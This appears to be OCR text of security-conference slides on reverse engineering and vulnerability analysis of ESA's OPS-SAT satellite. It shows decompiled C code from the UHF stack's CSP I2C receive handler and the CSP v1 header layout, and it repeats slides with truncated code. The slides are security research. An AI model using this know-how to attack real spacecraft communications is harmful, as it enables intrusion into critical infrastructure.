Manual Reverse Engineering


- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies

# Approach

Manual Reverse Engineering

Manual Vulnerability Analysis

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies



# Approach

Manual Reverse Engineering

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- Redundancies

Manual Vulnerability Analysis

- Followed TC data paths
- Missing security measures
- Dangerous TC actions
- Low hanging Fruits: `memcpy`, `strcpy`, etc.

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


Automated Fuzz Testing

# Approach


Manual Reverse Engineering

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






Automated Fuzz Testing

- Missing emulators
- Satellite-specific configurations
- More @ Typhoocon'23




# System Analysis





# OPS-Sat



## Experimenter

Operated by ESA

Open for Research

S-/X-Band, SDR, Optical Rx., Camera, ...

Peripherals


ARM-Based Linux + FPGA

Payload Plattform


December 2019


Launched


# System Chart




# System Chart









# System Chart









# System Chart







# UHF-Stack





```c
void csp_i2c_rx(i2c_frame_t *frame,void *pxTaskWoken) {
  // ...
  if (frame) {
    frame_len = frame->len - 4;
    if (frame_len > 0xfc) {
      csp_if_i2c.frame = csp_if_i2c.frame + 1;
      csp_buffer_free_isr(frame);
      return;
    }
    frame->len = frame_len;
    i2c_rx_csp_packet = (csp_packet_t *) frame;
    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                     frame->data[0] << 0x18 | frame->data[2] << 8);
    frame->data[3] = (uint8_t)h32;
    frame->data[0] = (uint8_t)(h32 >> 0x18);
    frame->data[1] = (uint8_t)(h32 >> 0x10);
    frame->data[2] = (uint8_t)(h32 >> 8);
    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
  }
  return;
}
```

# UHF-Stack





```c
void csp_i2c_rx(i2c_frame_t *frame,void *pxTaskWoken) {
  // ...
  if (frame) {
    frame
    if (f
      csp
      csp
      ret
    }
    frame
    i2c_rx_csp_packet = (csp_packet_t *) frame;
    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                     frame->data[0] << 0x18 | frame->data[2] << 8);
    frame->data[3] = (uint8_t)h32;
    frame->data[0] = (uint8_t)(h32 >> 0x18);
    frame->data[1] = (uint8_t)(h32 >> 0x10);
    frame->data[2] = (uint8_t)(h32 >> 8);
    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
  }
  return;
}
```

```c
uint32_t csp_ntoh32(uint32_t n32) {
  return n32;
}
```




# UHF-Stack




```c
void csp_i2c_rx(i2c_frame_t *frame,void *pxTaskWoken) {
  // ...
  if (frame) {
    frame
    if (f
      csp
      csp
      ret
    }
    frame
    i2c_rx_csp_packet = (csp_packet_t *) frame;
    h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
                     frame->data[0] << 0x18 | frame->data[2] << 8);
    frame->data[3] = (uint8_t)h32;
    frame->data[0] = (uint8_t)(h32 >> 0x18);
    frame->data[1] = (uint8_t)(h32 >> 0x10);
    frame->data[2] = (uint8_t)(h32 >> 8);
    csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
  }
  return;
}
```

```c
uint32_t csp_ntoh32(uint32_t n32) {
  return n32;
}
```


# UHF-Stack




## Cubesat Space Protocol (CSP) v1


/ libcsp

TCP/IP Oriented Design

| CSP Header 1.x | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Bit offset | 31 | 30 | 29 | 28 | 27 | 26 | 25 | 24 | 23 | 22 | 21 | 20 | 19 | 18 | 17 | 16 | 15 | 14 | 13 | 12 | 11 | 10 | 9 | 8 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
| 0 | Priority | | Source | | | | | Destination | | | | | Destination Port | | | | | | Source Port | | | | | | Reserved | | | | HMAC | XTEA | RDP | CRC |
| 32 | Data (0 – 65,535 bytes) | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |

*Source: https://en.wikipedia.org/wiki/Cubesat_Space_Protocol*

# UHF-Stack




## Cubesat Space Protocol (CSP) v1

### Security Features

